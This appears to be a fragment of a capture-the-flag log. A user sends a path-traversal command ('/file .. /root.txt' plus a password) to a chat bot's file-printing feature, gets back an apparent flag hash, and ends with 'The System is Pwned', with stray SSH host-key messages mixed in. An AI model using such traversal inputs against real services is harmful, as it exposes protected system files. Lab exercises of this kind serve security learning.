devbot: test has joined the chat
test: /file established. ED25519 key fingerprint is
[SYSTEM] Please provide file to print and the password
test: /file .. /root.txt CeilingCatStillAThingIn2021?
[SYSTEM] 64b1383d72c94c68395af237dce73a14 connecting (yes/no/[fingerprint])
test: █
Permanently added '[localhost]:8443' (ED25519) to the list of known hosts.
Welcome to the chat. There are no more users

devbot: test has joined the chat
```

**The System is Pwned**

